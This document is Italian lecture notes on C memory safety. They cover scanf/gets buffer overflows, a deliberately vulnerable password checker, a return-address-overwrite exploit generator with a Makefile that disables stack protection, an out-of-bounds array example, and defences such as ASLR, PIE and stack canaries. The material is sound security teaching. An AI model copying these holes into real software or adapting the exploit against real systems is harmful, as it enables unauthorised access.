

Introduzione14 Aspetti basici di sicurezza+ segmentation fault

lunedì 13 ottobre 2025 13:56

Quando si utilizza il c si ha un controllo assoluto della memoria in quanto grazie allo spiazzamento nell'address space possiamo accedere a qualunque locazione. Notiamo che : ci sono alcune funzioni standard che accedono alla memoria tramite **puntamento (alla memoria) + spiazzamento (da indirizzo base)** come per esempio scanf(). Ma attenzione : non è determinato a priori lo spiazzamento da usare , il che potrebbe implicare **buffer overflow** : ovvero una situazione nella quale vado ad accedere ad aree di memoria esterne all'operazione , durante l'operazione stessa. Vediamo un esempio :



Ovvero : finché la dimensione del buffer dove vado a fare operazioni è minore di quella che mi serve ok, ma appena la supera potrebbe accadere che accedendo a quell'area di memoria vado a corrompere altri dati "esterni" : inconsistenza dei dati. Vediamo ora le funzioni "rischiose" (soggette a buffer overflow: sono scanf() e gets()-> acquisisce intera linea. Quindi andiamo a vedere una variante sicura : **scanf_s()**: specifichiamo sia la stringa di formato e dobbiamo specificare anche la taglia. Vediamo un esempio di buffer overflow:



Tornando al discorso di scanf (bypassando scanf_s): vediamo nel caso delle stringhe . Usiamo un modificatore di memoria -> %**m**s , dove diciamo alla scanf di allocare m byte di memoria la quale al suo interno invocherà malloc lavorando nell'heap, il quale indirizzo dell'heap sarà tornato al chiamante :

```
char *p;
scanf("%ms",&p);
```

Dove l'indirizzo rappresenta l'indirizzo di un puntatore a carattere e non l'indirizzo dove risiede. vediamo degli esempi:

1. Scanf con modificatori
   a.
```c
#include<stdio.h>
#include<stdlib.h>

int main(int argc, char**argv){

        char *p = NULL;
        //alloca area di memoria di m byte
        scanf("%ms",&p);
        printf("%s\n",p);
        //devo liberare area di memoria
        free(p);
        p = NULL;

}
```
   b. Il che in output ritorna la stessa stringa digitata da tastiera.
2. Buffer overflow

a.

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

char* passwd = "francesco";

void passwd_file_print() {
    FILE *file = fopen("/etc/passwd", "r");
    if (file == NULL) {
        perror("Error opening /etc/passwd");
        exit(0);
    }

    char line[256];
    while (fgets(line, sizeof(line), file)) {
        printf("%s", line);
    }

    fclose(file);
    exit(0);
}

void get_and_check_passwd(){
        unsigned int v[16]; //used in this example as a char buffer

        scanf("%s",(char*)v);
        printf("inserted passwd is: %s\n",(char*)v);
        if(strcmp((char*)v,passwd) == 0) {
                printf("passwd is correct - here is the passwd file\n");
                passwd_file_print();
        }
        else{
                printf("sorry your passwd is not correct, the passwd file will not show up\n");
                fflush(stdout);
        }
}


int main() {

  printf("you need a correct passwd to access the passwd file\n");
  get_and_check_passwd();

  return 0;
}
```

b. Vediamo ora il make : file per compilare

c.

```
# the security problem related to this example can be also tackled by using
# the"-fstack-protector-all" gcc option for compiling exploit.c as in the
# 'stack-protect' target of this makefile

all:
        gcc exploit.c -fomit-frame-pointer -no-pie -fno-stack-protector -o exploit
        gcc print-string.c -o print-string

position-independent:
        gcc exploit.c -fomit-frame-pointer -fno-stack-protector -pie -fPIE -o exploit
        gcc print-string.c -o print-string

stack-protect:
        gcc exploit.c -fomit-frame-pointer -fstack-protector-all -o exploit
        gcc print-string.c -o print-string
```

d. Il quale eseguendolo con make genera un altro file eseguibile (exploit) .

e. **Attenzione** : questo programma ha un buffer overflow : la scanf cerca di caricare un'informazione di cui non sappiamo la taglia.


f. Possibile tornare il controllo alla funzione passwd_print_file ?: si ma come , usando un codice che genera in output una sequenza di caratteri :

g.

```c
#include <stdio.h>
#include <stdlib.h>

#define x86_64 (sizeof(void*)==8)


int main(int arc, char** argv){
 int i;
 int magic_number;// depending on the underlying machine (32 vs 64 bit) it should be 64 or 72
                  // in this specific example and compilation setup
                  // but you can make diffrent tries
                  // the magic number works with limited to no ASLR!!
 char* target_pc;

 if (x86_64)
        target_pc = "\x56\x12\x40\x00\x00\x00\x00\x00"; //please keep this from the disassembly of the target program
 else
        target_pc = "\x24\x85\x04\x08"; //please keep this from the disassembly of the target program

 if (argv[1]){
         magic_number = strtol(argv[1],NULL,10);
 }
 else{
        printf("you should give me the magic number \n");
        return -1;
 }

 for (i=0;i<magic_number;i++){
        printf("%c",'a');  //all dummy chars, just to fill the buffer of the target function
 }
      printf("%s",target_pc);

return 0 ;

}
```

h. Il quale rappresenta il valore del PC che andiamo a sovrascrivere. Quindi nonostante la password sia sbagliata , il file delle password vengono comunque mostrate -> ERRORE!!


Vediamo ora un altro tipo di errore : il **segmentation fault** ovvero un errore nel quale accediamo ad un valore di un puntatore il quale indirizzo è in una zona non lecita , magari tra lo stack e l'heap:



Magari questa situazione potrebbe essere dovuta magari ai permessi : **.text è read/exe** (possibile fetch/exec dei programmi) **.stack è read/write** (non è possibile eseguire subrotuine). É possibile bypassarlo usando il flag **–z execstack** (inserisco istruzioni macchina nella zona dello stack) . Quindi in generale per ogni address space vi sono di default delle protezioni delle informazioni. Vediamo un esempio di buffer overflow:


```c
#include <stdio.h>

//in memoria sono uno accanto all'altro
int control_variable;
int v[10];

int main(int argc, char * argv[]){

        int index, value;

#ifdef IN_STACK
        int control_variable;
        int v[10];
#endif
        //dipende quale variabile vado a prendere
        //se uso in stack (def) uso quello nello stack
        //altrimenti quella globale
        control_variable = 1;

        while (control_variable == 1){
                //anche qui la quantità di memoria è sconosciuta
                scanf("%d%d",&index,&value);
                //puntamento+offest
                //rischiamo buffer overflow
                v[index] = value;
                printf("array elem at position %d has been set to value %d\n",index,v[index]);


        }

        printf("exited cycle\n");

        return 0;
}
```

Il quale finché l'indice è minore della lunghezza dell'array va bene, altrimenti si ha che comunque il valore viene settato, ma la posizione è sbagliata. Tornando al discorso dell'attacco al PC , vediamo ora come difenderci (analizzando il make):

1. Position indipendent
    a. Si basa sul concetto di ASLR
    b. Per vedere se è abilitato basta vedere il file "/proc/sys/kernel/randomize_va_space"
    c. Se valore 2 abilitato
    d. Se valore 0 disabilitato
    e. Il kernel randomizza l'address space, quindi l'attacco non va a buon fine e va in segmentation fault -> core dump
2. Stack-protect
    a. Utilizzo altro flag per generare codice più robusto (run-time) , proteggendo lo stack : inserisci il valore di ritorno prima (valore costante per il programma) dello stack area. in dettaglio :
    b. 

    c. Nota : se il valore della cella prima del PC e quello della variabile C (prima di ritornare) si ha buffer overflow-> core dumped (stack smashing detected)
    d. Non è efficace se si utilizza un attacco che bypassa le celle, senza accedervi

Vediamo ora un ulteriore modo di difenderci **ASLR (address space layout randomization** : **randomizzare l'address space -> lo spazio di indirizzamento non viene caricato nello stesso punto .** Le sezioni quindi vengono caricati a determinati spiazzamenti dall'inizio o dalla fine. Quindi gli indirizzi a tempo di compilazione non coincidono con i relativi spazi di indirizzamento . In dettaglio :



Questa tecnica quindi usa uno spiazzamento basato sullo stack pointer. Per quanto riguarda testo e dati si usano delle **tecniche rip-relative** (permette di toccare dati ad un offest a partire dall'istruzione non a partire dall'inizio dell'address space -> usando l'istruction pointer %rip). Per windows invece si abilita questo meccanismo (magari in visual studio) abilitando il flag DYNAMICBASE.